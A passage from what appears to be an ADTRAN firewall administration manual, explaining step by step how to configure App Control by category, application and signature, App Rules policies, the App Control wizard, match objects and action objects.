| <input type="checkbox"/> LAN | Trusted | X0 X2 X3 X4 X0-V10 | <input checked="" type="checkbox"/> | <input type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | |
| <input type="checkbox"/> WAN | Untrusted | X1 | <input type="checkbox"/> | <input type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | |
| <input type="checkbox"/> DMZ | Public | N/A | <input checked="" type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | |
| <input type="checkbox"/> VPN | Encrypted | N/A | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | |
| <input type="checkbox"/> SSLVPN | Encrypted | N/A | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input checked="" type="checkbox"/> | <input type="checkbox"/> | |
| <input type="checkbox"/> MULTICAST | Untrusted | N/A | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | |
| <input type="checkbox"/> WLAN | Wireless | N/A | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | |
| <input type="checkbox"/> VTEST | Trusted | N/A | <input checked="" type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | |

Add... Remove

- Step 4** You can configure a global exclusion list for App Control policies on the Firewall > App Control Advanced page. To configure the exclusion list, click the **Configure App Control Settings** button. The App Control Exclusion List window opens.




- Step 5** To use the IPS exclusion list, which can be configured from the Security Services > Intrusion Prevention page, select the **Use IPS Exclusion List** radio button.
- Step 6** To use an address object for the exclusion list, select the **Use Application Control Exclusion Address Object** radio button, and then select an address object from the drop-down list.



- Step 7** Click **OK**.
- Step 8** To reset App Control settings and policy configuration to the factory default values, click the **Reset App Control Settings & Policies** button on the Firewall > App Control Advanced page, and then click **OK** in the confirmation dialog box.


Configuring Application Control by Category

Category based configuration is the most broadly based method of policy configuration on the Firewall > App Control Advanced page. The list of categories is available in the **Category** drop-down list.



To configure an App Control policy for an application category:

- Step 1** Navigate to the **Firewall > App Control Advanced** page.
- Step 2** Under **App Control Advanced**, select an application category from the **Category** drop-down list. A Configure button appears to the right of the field as soon as a category is selected.
- Step 3** Click the Configure button to open up the **App Control Category Settings** window for the selected category.




- Step 4** To block applications in this category, select **Enable** in the **Block** drop-down list.
- Step 5** To create a log entry when applications in this category are detected, select **Enable** in the **Log** drop-down list.

- Step 6** To target the selected block or log actions to a specific user or group of users, select a user group or individual user from the **Included Users/Groups** drop-down list. Select **All** to apply the policy to all users.
- Step 7** To exclude a specific user or group of users from the selected block or log actions, select a user group or individual user from the **Excluded Users/Groups** drop-down list. Select **None** to apply the policy to all users.
- Step 8** To target the selected block or log actions to a specific IP address or address range, select an Address Group or Address Object from the **Included IP Address Range** drop-down list. Select **All** to apply the policy to all IP addresses.
- Step 9** To exclude a specific IP address or address range from the selected block or log actions, select an Address Group or Address Object from the **Excluded IP Address Range** drop-down list. Select **None** to apply the policy to all IP addresses.
- Step 10** To enable this policy during specific days of the week and hours of the day, select one of the following schedules from the **Schedule** drop-down list:
- **Always on** – Enable the policy at all times.
 - **Work Hours** – Enable the policy Monday through Friday, 8:00 AM to 5:00 PM.
 - **M-T-W-T-F 08:00 to 17:00** – Enable the policy Monday through Friday, 8:00 AM to 5:00 PM.
 - **After Hours** – Enable the policy Monday through Friday, 5:00 PM to 8:00 AM.
 - **M-T-W-T-F 00:00 to 08:00** – Enable the policy Monday through Friday, midnight to 8:00 AM.
 - **M-T-W-T-F 17:00 to 24:00** – Enable the policy Monday through Friday, 5:00 PM to midnight.
 - **SU-S 00:00 to 24:00** – Enable the policy at all times (Sunday through Saturday, 24 hours a day).
 - **Weekend Hours** – Enable the policy Friday at 5:00 PM through Monday at 8:00 AM.
- Step 11** To specify a delay between log entries for repetitive events, type the number of seconds for the delay into the **Log Redundancy Filter** field.
- Step 12** Click **OK**.

Configuring Application Control by Application


Application based configuration is the middle level of policy configuration on the Firewall > App Control Advanced page, between the category based and signature based levels.



This configuration method allows you to create policy rules specific to a single application if you want to enforce the policy settings only on the signatures of this application without affecting other applications in the same category.

To configure an App Control policy for a specific application:

- Step 1** Navigate to the **Firewall > App Control Advanced** page.
- Step 2** Under **App Control Advanced**, first select a category from the **Category** drop-down list.
- Step 3** Next, select an application in this category from the **Application** drop-down list. A Configure button appears to the right of the field as soon as an application is selected.



- Step 4** Click the Configure button to open up the **App Control App Settings** window for the selected application. The fields at the top of the window are not editable. These fields display the values for the Application Category and Application Name. The application configuration parameters default to the current settings of the category to which the application belongs. To retain this connection to the category settings for one or more fields, leave this selection in place for those fields.



- Step 5** To block this application, select **Enable** in the **Block** drop-down list.
- Step 6** To create a log entry when this application is detected, select **Enable** in the **Log** drop-down list.
- Step 7** To target the selected block or log actions to a specific user or group of users, select a user group or individual user from the **Included Users/Groups** drop-down list. Select **All** to apply the policy to all users.
- Step 8** To exclude a specific user or group of users from the selected block or log actions, select a user group or user from the **Excluded Users/Groups** drop-down list. Select **None** to apply the policy to all users.
- Step 9** To target the selected block or log actions to a specific IP address or address range, select an Address Group or Address Object from the **Included IP Address Range** drop-down list. Select **All** to apply the policy to all IP addresses.

- Step 10** To exclude a specific IP address or address range from the selected block or log actions, select an Address Group or Address Object from the **Excluded IP Address Range** drop-down list. Select **None** to apply the policy to all IP addresses.
- Step 11** To enable this policy during specific days of the week and hours of the day, select one of the following schedules from the **Schedule** drop-down list:
- **Always on** – Enable the policy at all times.
 - **Work Hours** – Enable the policy Monday through Friday, 8:00 AM to 5:00 PM.
 - **M-T-W-T-F 08:00 to 17:00** – Enable the policy Monday through Friday, 8:00 AM to 5:00 PM.
 - **After Hours** – Enable the policy Monday through Friday, 5:00 PM to 8:00 AM.
 - **M-T-W-T-F 00:00 to 08:00** – Enable the policy Monday through Friday, midnight to 8:00 AM.
 - **M-T-W-T-F 17:00 to 24:00** – Enable the policy Monday through Friday, 5:00 PM to midnight.
 - **SU-S 00:00 to 24:00** – Enable the policy at all times (Sunday through Saturday, 24 hours a day).
 - **Weekend Hours** – Enable the policy Friday at 5:00 PM through Monday at 8:00 AM.
- Step 12** To specify a delay between log entries for repetitive events, type the number of seconds for the delay into the **Log Redundancy Filter** field.
- Step 13** To see detailed information about the application, click **here** in the Note at the bottom of the window.
- Step 14** Click **OK**.

Configuring Application Control by Signature

Signature based configuration is the lowest, most specific, level of policy configuration on the Firewall > App Control Advanced page.

Setting a policy based on a specific signature allows you to configure policy settings for the individual signature without influence on other signatures of the same application.

To configure an App Control policy for a specific signature:

- Step 1** Navigate to the **Firewall > App Control Advanced** page.
- Step 2** Under **App Control Advanced**, first select a category from the **Category** drop-down list.
- Step 3** Next, select an application in this category from the **Application** drop-down list.
- Step 4** To display the specific signatures for this application, select **Signature** in the **Viewed by** drop-down list. The Freestyle gaming application has two signatures.

| # | Name | ID | Block | Log | Direction | Comments | Configure |
|---|---------------------|------|-------|-----|---------------------|----------|-----------|
| 1 | Browsing Activity 1 | 2045 | | | Outgoing, to Server | | |
| 2 | Browsing Activity 2 | 2046 | | | Outgoing, to Server | | |

- Step 5** Click the Configure button in the row for the signature you want to work with. The App Control Signature Settings window opens. The fields at the top of the window are not editable. These fields display the values for the Signature Category, Signature Name, Signature ID, Priority, and Direction of the traffic in which this signature can be detected.

The default policy settings for the signature are set to the current settings for the application to which the signature belongs. To retain this connection to the application settings for one or more fields, leave this selection in place for those fields.

App Control Signature Settings

Signature Category: GAMING

Signature Name: FreeStyle - Browsing Activity 1

Signature ID: 2045

Application ID: 716 edit

Priority: Low

Direction: Outgoing, to Server

Block: Use App Setting (Disabled)

Log: Use App Setting (Disabled)

Included Users/Groups: Use App Settings (All)

Excluded Users/Groups: Use App Settings (None)

Included IP Address Range: Use App Settings (All)

Excluded IP Address Range: Use App Settings (None)

Schedule: Use App Settings (Always On)

Log Redundancy Filter (seconds): Use App Settings 0

Note: Click here for comprehensive information regarding this signature.

Ready

OK Cancel Help

- Step 6** To block this signature, select **Enable** in the **Block** drop-down list.
- Step 7** To create a log entry when this signature is detected, select **Enable** in the **Log** drop-down list.
- Step 8** To target the selected block or log actions to a specific user or group of users, select a user group or individual user from the **Included Users/Groups** drop-down list. Select **All** to apply the policy to all users.
- Step 9** To exclude a specific user or group of users from the selected block or log actions, select a user group or individual user from the **Excluded Users/Groups** drop-down list. Select **None** to apply the policy to all users.
- Step 10** To target the selected block or log actions to a specific IP address or address range, select an Address Group or Address Object from the **Included IP Address Range** drop-down list. Select **All** to apply the policy to all IP addresses.
- Step 11** To exclude a specific IP address or address range from the selected block or log actions, select an Address Group or Address Object from the **Excluded IP Address Range** drop-down list. Select **None** to apply the policy to all IP addresses.
- Step 12** To enable this policy during specific days of the week and hours of the day, select one of the following schedules from the **Schedule** drop-down list:
- **Always on** – Enable the policy at all times.
 - **Work Hours** – Enable the policy Monday through Friday, 8:00 AM to 5:00 PM.
 - **M-T-W-T-F 08:00 to 17:00** – Enable the policy Monday through Friday, 8:00 AM to 5:00 PM.
 - **After Hours** – Enable the policy Monday through Friday, 5:00 PM to 8:00 AM.

- **M-T-W-T-F 00:00 to 08:00** – Enable the policy Monday through Friday, midnight to 8:00 AM.
- **M-T-W-T-F 17:00 to 24:00** – Enable the policy Monday through Friday, 5:00 PM to midnight.
- **SU-S 00:00 to 24:00** – Enable the policy at all times (Sunday through Saturday, 24 hours a day).
- **Weekend Hours** – Enable the policy Friday at 5:00 PM through Monday at 8:00 AM.

Step 13 To specify a delay between log entries for repetitive events, type the number of seconds for the delay into the **Log Redundancy Filter** field.

Step 14 To see detailed information about the signature, click **here** in the Note at the bottom of the window.

Step 15 Click **OK**.

Firewall > App Rules

You must enable Application Control before you can use it. App Control and App Rules are both enabled with global settings, and App Control must also be enabled on each network zone that you want to control.

You can configure App Control policies from the Dashboard > App Flow Monitor page by selecting one or more applications or categories and then clicking the Create Rule button. A policy is automatically created on the Firewall > App Rules page, and can be edited just like any other policy.

You can configure Application Control global blocking or logging policies for application categories, signatures, or specific applications on the Firewall > App Control Advanced page. Corresponding match objects are created. You can also configure match objects for these application categories, signatures, or specific applications on the Firewall > Match Objects page. The objects can be used in an App Rules policy, no matter how they were created.

You can configure policies in App Rules using the wizard or manually on the Firewall > App Rules page. The wizard provides a safe method of configuration and helps prevent errors that could result in unnecessary blocking of network traffic. Manual configuration offers more flexibility for situations that require custom actions or policies.

The Firewall > App Rules page contains two global settings:

- **Enable App Rules**
- **Global Log Redundancy Filter**

You must enable App Rules to activate the functionality. App Rules is licensed as part of App Control, which is licensed on www.adtran.com/NetVantaSecurityPortal on the Service Management - Associated Products page under GATEWAY SERVICES. You can view the status of your license at the top of the Firewall > App Rules page, as shown below.



To enable App Rules and configure the global settings:

-
- Step 1** To enable App Rules, select the **Enable App Rules** checkbox.
- Step 2** To log all policy matches, leave the **Global Log Redundancy Filter** field set to zero. To enforce a delay between log entries for matches to the same policy, enter the number of seconds to delay.

Global log redundancy settings apply to all App Rules policies. If set to zero, a log entry is created for each policy match found in passing traffic. Other values specify the minimum number of seconds between log entries for multiple matches to the same policy. For example, a log redundancy setting of 10 will log no more than one message every 10 seconds for each policy match. Log redundancy can also be set on a per-policy basis in the **Add/Edit Policy** page where each individual policy configuration has its own log redundancy filter setting that can override the global log redundancy filter setting.

Configuring an App Rules Policy

When you have created a match object, and optionally, an action or an email address object, you are ready to create a policy that uses them. For information about configuring these, see the following sections:

- [“Firewall > Match Objects” on page 555](#)
- [“Firewall > Action Objects” on page 558](#)
- [“Configuring Application Layer Bandwidth Management” on page 559](#)
- [“Firewall > Email Address Objects” on page 562](#)

For information about using the App Control Wizard to create a policy, see the [“Using the Application Control Wizard” section on page 553](#).

For information about policies and policy types, see [“App Rules Policy Creation” on page 521](#).

To configure an App Rules policy, perform the following steps:

- Step 1** In the navigation pane on the left side, click **Firewall**, and then click **App Rules**.
- Step 2** Below the **App Rules Policies** table, click **Add New Policy**.
- Step 3** In the **App Control Policies Settings** window, type a descriptive name into the **Policy Name** field.
- Step 4** Select a **Policy Type** from the drop-down list. Your selection here will affect available options in the window. For information about available policy types, see [“App Rules Policy Creation” on page 521](#).
- Step 5** Select a source and destination Address Group or Address Object from the **Address** drop-down lists. Only a single **Address** field is available for **IPS Content**, **App Control Content**, or **CFS** policy types.
- Step 6** Select the source or destination service from the **Service** drop-down lists. Some policy types do not provide a choice of service.
- Step 7** For **Exclusion Address**, optionally select an Address Group or Address Object from the drop-down list. This address will not be affected by the policy.
- Step 8** For **Match Object**, select a match object from the drop-down list. The list contains the defined match objects that are applicable to the policy type.
- Step 9** For **Action**, select an action from the drop-down list. The list contains actions that are applicable to the policy type, and can include the predefined actions, plus any customized actions. For a log-only policy, select **No Action**.

- Step 10** For **Users/Groups**, select from the drop-down lists for both **Included** and **Excluded**. The selected users or group under **Excluded** will not be affected by the policy.
- Step 11** If the policy type is **SMTP Client**, select from the drop-down lists for **MAIL FROM** and **RCPT TO**, for both **Included** and **Excluded**. The selected users or group under **Excluded** will not be affected by the policy.
- Step 12** For **Schedule**, select from the drop-down list. The list provides a variety of schedules for the policy to be in effect.
- Step 13** If you want the policy to create a log entry when a match is found, select the **Enable Logging** checkbox.
- Step 14** To record more details in the log, select the **Log individual object content** checkbox.
- Step 15** If the policy type is **IPS Content**, select the **Log using IPS message format** checkbox to display the category in the log entry as “Intrusion Prevention” rather than “Application Control”, and to use a prefix such as “IPS Detection Alert” in the log message rather than “Application Control Alert.” This is useful if you want to use log filters to search for IPS alerts.
- Step 16** If the policy type is **App Control Content**, select the **Log using App Control message format** checkbox to display the category in the log entry as “Application Control”, and to use a prefix such as “Application Control Detection Alert” in the log message. This is useful if you want to use log filters to search for Application Control alerts.
- Step 17** If the policy type is **CFS**, select the **Log using CFS message format** checkbox to display the category in the log entry as “Network Access”, and to use a log message such as “Web site access denied” in the log message rather than no prefix. This is useful if you want to use log filters to search for content filtering alerts.
- Step 18** For **Log Redundancy Filter**, you can either select **Global Settings** to use the global value set on the **Firewall > App Rules** page, or you can enter a number of seconds to delay between each log entry for this policy. The local setting overrides the global setting only for this policy; other policies are not affected.
- Step 19** For **Connection Side**, select from the drop-down list. The available choices depend on the policy type and can include **Client Side**, **Server Side**, or **Both**, referring to the side where the traffic originates. **IPS Content**, **App Control Content**, or **CFS** policy types do not provide this configuration option.
- Step 20** For **Direction**, click either **Basic** or **Advanced** and select a direction from the drop-down list. **Basic** allows you to select incoming, outgoing, or both. **Advanced** allows you to select between zones, such as LAN to WAN. **IPS Content**, **App Control Content**, or **CFS** policy types do not provide this configuration option.
- Step 21** If the policy type is **IPS Content**, **App Control Content**, or **CFS**, select a zone from the **Zone** drop-down list. The policy will be applied to this zone.
- Step 22** If the policy type is **CFS**, select an entry from the **CFS Allow List** drop-down list. The list contains any defined **CFS Allow/Forbidden List** type of match objects, and also provides **None** as a selection. The domains in the selected entry will not be affected by the policy.
- Step 23** If the policy type is **CFS**, select an entry from the **CFS Forbidden List** drop-down list. The list contains any defined **CFS Allow/Forbidden List** type of match objects, and also provides **None** as a selection. The domains in the selected entry will be denied access to matching content, instead of having the defined action applied.
- Step 24** If the policy type is **CFS**, select the **Enable Safe Search Enforcement** checkbox to prevent safe search enforcement from being disabled on search engines such as Google, Yahoo, Bing, and others.
- Step 25** Click **OK**.

Using the Application Control Wizard

The Application Control wizard provides safe configuration of App Control policies for many common use cases, but not for everything. If at any time during the wizard you are unable to find the options that you need, you can click **Cancel** and proceed using manual configuration. When configuring manually, you must remember to configure all components, including match objects, actions, email address objects if required, and finally, a policy that references them. For the manual policy creation procedure, see the [“Configuring an App Rules Policy” section on page 550](#).

To use the wizard to configure Application Control, perform the following steps:

-
- Step 1** Login to the firewall.
 - Step 2** In the ADTRAN banner at the top of the screen, click the **Wizards** icon. The wizards **Welcome** screen displays.
 - Step 3** Select the **Application Control Wizard** radio button and then click **Next**.
 - Step 4** In the **Application Control Wizard Introduction** screen, click **Next**.
 - Step 5** In the **Application Control Policy Type** screen, click a selection for the policy type, and then click **Next**.

You can choose among **SMTP**, incoming **POP3**, **Web Access**, or **FTP** file transfer. The policy that you create will only apply to the type of traffic that you select. The next screen will vary depending on your choice here.

- Step 6** In the **Select <your choice> Rules for Application Control** screen, select a policy rule from the choices supplied, and then click **Next**.

Depending on your choice in the previous step, this screen is one of four possible screens:

- **Select SMTP Rules for Application Control**
- **Select POP3 Rules for Application Control**
- **Select Web Access Rules for Application Control**
- **Select FTP Rules for Application Control**

- Step 7** The screen displayed here will vary depending on your choice of policy rule in the previous step. For the following policy rules, the wizard displays the **Set Application Control Object Keywords and Policy Direction** screen on which you can select the traffic direction to scan, and the content or keywords to match.

- All SMTP policy rule types *except* **Specify maximum email size**
- All POP3 policy rule types
- All Web Access policy rule types *except* **Look for usage of certain web browsers** and **Look for usage of any web browser, except the ones specified**
- All FTP policy types *except* **Make all FTP access read-only** and **Disallow usage of SITE command**

In the **Set Application Control Object Keywords and Policy Direction** screen, perform the following steps:

- In the **Direction** drop-down list, select the traffic direction to scan from the drop-down list. Select one of **Incoming**, **Outgoing**, or **Both**.

- Do one of the following:



Note If you selected a choice with the words **except the ones specified** in the previous step, content that you enter here will be the only content that does *not* cause the action to occur. See [“Negative Matching” on page 530](#).

- In the **Content** text box, type or paste a text or hexadecimal representation of the content to match, and then click **Add**. Repeat until all content is added to the **List** text box.
- To import keywords from a predefined text file that contains a list of content values, one per line, click **Load From File**.

- Click **Next**.

If you selected a policy type in the previous step that did *not* result in the **Set Application Control Object Keywords and Policy Direction** screen with the standard options, the wizard displays a screen that allows you to select the traffic direction, and certain other choices depending on the policy type.

- In the **Direction** drop-down list, select the traffic direction to scan.
- SMTP: In the **Set Maximum Email Size** screen, in the **Maximum Email Size** text box, enter the maximum number of bytes for an email message.
- Web Access: In the **Application Control Object Settings** screen, the **Content** text box has a drop-down list with a limited number of choices, and no **Load From File** button is available. Select a browser from the drop-down list.
- FTP: In the special-case **Set Application Control Object Keywords and Policy Direction** screen, you can only select the traffic direction to scan.
- Click **Next**.

Step 8 In the **Application Control Action Settings** screen, select the action to take when matching content is found in the specified type of network traffic, and then click **Next**.

You will see one or more of the following choices depending on the policy type, as shown below:

| Policy Type | Available Action |
|-------------|--|
| All Types | Log Only |
| All Types | Bypass DPI |
| SMTP | Blocking Action - block and send custom email reply |
| SMTP | Blocking Action - block without sending email reply |
| SMTP | Add Email Banner (append text at the end of email) |
| POP3 | Blocking Action - disable attachment and add custom text |
| Web Access | Blocking Action - custom block page |
| Web Access | Blocking Action - redirect to new location |
| Web Access | Blocking Action - Reset Connection |
| Web Access | Manage Bandwidth |

Step 9 In the second **Application Control Action Settings** screen (if it is displayed), in the **Content** text box, type the text or URL that you want to use, and then click **Next**.

The second **Application Control Action Settings** screen is only displayed when you selected an action in the previous step that requires additional text. For a Web Access policy type, if you selected an action that redirects the user, you can type the new URL into the **Content** text box.

- Step 10** In the **Select Name for Application Control Policy** screen, in the **Policy Name** text box, type a descriptive name for the policy, and then click **Next**.
- Step 11** In the **Confirm Policy Settings** screen, review the displayed values for the new policy and do one of the following:
- To create a policy using the displayed configuration values, click **Apply**.
 - To change one or more of the values, click **Back**.
 - To exit the wizard without creating the policy, click **Cancel**.
- Step 12** In the **Application Control Policy Complete** screen, to exit the wizard, click **Close**.

**Note**

You can configure Application Control policies without using the wizard. When configuring manually, you must remember to configure all components, including match objects, actions, email address objects if required, and finally, a policy that references them.

Firewall > Match Objects

This section describes how to manually create a match object. For detailed information about match object types, see [“Match Objects” on page 525](#).

To configure a match object, perform the following steps:

- Step 1** In the navigation pane on the left side, click **Firewall** and then click **Match Objects**.

| # | Name | Object Type | Match Type | Object Content | Weighted Matching | Representation | Configure |
|----|---|----------------------------|-------------|---|-------------------|----------------|-----------------|
| 1 | apps-category-gaming | Application Category List | N/A | GAMING (46) | Disable | N/A | [Edit] [Delete] |
| 2 | apps-category-multimedia | Application Category List | N/A | MULTIMEDIA (17) | Disable | N/A | [Edit] [Delete] |
| 3 | apps-category-social | Application Category List | N/A | New Object Content | Disable | N/A | [Edit] [Delete] |
| 4 | apps-category-social | Application Category List | N/A | WEBAPPS (59) | Disable | N/A | [Edit] [Delete] |
| 5 | apps-category-social | Application Category List | N/A | WEBMAIL (69) | Disable | N/A | [Edit] [Delete] |
| 6 | business-apps-high-priority | Application List | N/A | New Object Content | Disable | N/A | [Edit] [Delete] |
| 7 | custom-app-detection-sig | Custom Object | Exact Match | MyCustomApp | Disable | Alphanumeric | [Edit] [Delete] |
| 8 | proxys-to-block | Application List | N/A | New Object Content | Disable | N/A | [Edit] [Delete] |
| 9 | skype | Application List | N/A | IP Skype (3) | Disable | N/A | [Edit] [Delete] |
| 10 | !app=00unblock | Application List | N/A | PROXY-ACCESS 00unblock (127) | Disable | N/A | [Edit] [Delete] |
| 11 | !appname=00unblock&1293767868 SigList | Application Signature List | N/A | PROXY-ACCESS 00unblock -- Browsing Activity 2 (360) | Disable | N/A | [Edit] [Delete] |
| 12 | !appname=00unblock+1008to+1337+163.com Alanyis163.com BCS+163.com FlashMail+128630893 | Application List | N/A | New Object Content | Disable | N/A | [Edit] [Delete] |
| 13 | !appname=163.com Webmail+1266500191 | Application List | N/A | WEBMAIL 163.com (215) | Disable | N/A | [Edit] [Delete] |
| 14 | !appname=Archive+BottomFeeder+VirusCont+1208894179 | Application List | N/A | New Object Content | Disable | N/A | [Edit] [Delete] |

- Step 2** In the Match Objects screen, click **Add New Match Object**.

- Step 3** In the Match Object Settings window, in the **Object Name** text box, type a descriptive name for the object.

- Step 4** Select an **Match Object Type** from the drop-down list. Your selection here will affect available options in this screen. See [“Match Objects” on page 525](#) for a description of match object types.
- Step 5** Select a **Match Type** from the drop-down list. The available selections depend on the match object type.
- Step 6** For the **Input Representation**, click **Alphanumeric** to match a text pattern, or click **Hexadecimal** if you want to match binary content.
- Step 7** In the **Content** text box, type the pattern to match, and then click **Add**. The content appears in the **List** text box. Repeat to add another element to match.
Alternatively, you can click **Load From File** to import a list of elements from a text file. Each element in the file must be on a line by itself.
- Step 8** To remove an element from the list, select the element in the **List** box and then click **Remove**. To remove all elements, click **Remove All**.
- Step 9** Click **OK**.

Configuring Application List Objects

This section describes how to create an application list object, which can be used by Application Control policies in the same way as a match object.

For detailed information about application list object types include information about the Security tab and Category tab, see [“Application List Objects” on page 531](#).

To configure an application list object, perform the following steps:

- Step 1** In the navigation pane on the left side, click **Firewall** and then click **Match Objects**.

- Step 2** Near the bottom of the page, click the **Add Application List Object** button. The **Create Match Object** page opens.

Create Match Object

Match Object Name:

Auto-generate match object name

Application | Category

Search

Category

Threat Level

Technology

APP-UPDATE

BACKUP-APPS

BROWSING-PRIVACY

BUSINESS-APPS

DATABASE-APPS

P2P-APP-APPS

LOW

MEDIUM

ELEVATED

HIGH

SEVERE

None

Application

Network Infrastructure

Browser

| Name | Category | Technology | Threat Level | Application Group |
|-------------------|--------------|-------------|--------------|-------------------|
| 00andlock | PROXY-ACCESS | None | Low | |
| 1008sec | POP | Application | High | |
| 1337x | POP | Application | High | |
| 163.com FlashMail | WEEMAIL | Browser | Low | |
| 163.com Popogame | GAMING | Browser | Low | |
| 163.com Webcam | WEEMAIL | Browser | Low | |
| 163.com YYQ | GAMING | Browser | Low | |
| 18900.com | MISC-APPS | Browser | Low | |

Cancel Save Application Match Object

You can control which applications are displayed by selecting one or more application categories, threat levels, and technologies. When the application list is reduced to a list that is focused on your preferences, you can select the individual applications for your filter.

- Step 3** In the Search field near the top right of the page, optionally type in part of an application name and click the Search icon to search for applications with that key word in their names.
- Step 4** In the **Category** pane, select the checkboxes for one or more application categories.
- Step 5** In the **Threat Level** pane, select the checkboxes for one or more threat levels.
- Step 6** In the **Technology** pane, select the checkboxes for one or more technologies.

Step 7 Click the plus sign next to each application you want to add to your filter object. To display a description of the application, click its name in the **Name** column. As you select the applications for your filter, the plus sign icon becomes a green checkmark icon and the selected applications appear in the **Application Group** pane on the right. You can edit the list in this field by deleting individual items or by clicking the eraser to delete all items.




Step 8 When finished selecting the applications to include, type in a name for the object in the **Match Object Name** field.

Step 9 Click the **Save Application Match Object** button. You will see the object name listed on the Firewall > Match Objects page with an object type of **Application List**. This object can then be selected when creating an App Rules policy.

Firewall > Action Objects

If you do not want one of the predefined actions, you can select one of the configurable actions. The Actions Objects Settings window, shown below, provides a way to customize a configurable action with text or a URL. The predefined actions plus any configurable actions that you have created are available for selection when you create an App Rules policy. For more information about actions, see [“Action Objects” on page 533](#).



To configure settings for an action, perform the following steps:

- Step 1** In the navigation pane on the left side, click **Firewall**, and then click **Action Objects**.
- Step 2** In the **Action Objects** screen, click **Add New Action Object**.
- Step 3** In the **Action Objects Settings** window, type a descriptive name for the action.
- Step 4** In the **Actions** drop-down list, select the action that you want.
- Step 5** In the **Content** text box, type the text or URL to be used in the action.

- Step 6** If **HTTP Block Page** was selected as the action, a **Color** drop-down list is displayed. Choose a background color for the block page from the **Color** drop-down list. Color choices are white, yellow, red, or blue.
- Step 7** Click **OK**.

Configuring Application Layer Bandwidth Management

To use application layer bandwidth management, you must first enable bandwidth management on the interface that will handle the traffic.

To enable bandwidth management on an interface, perform the following steps:

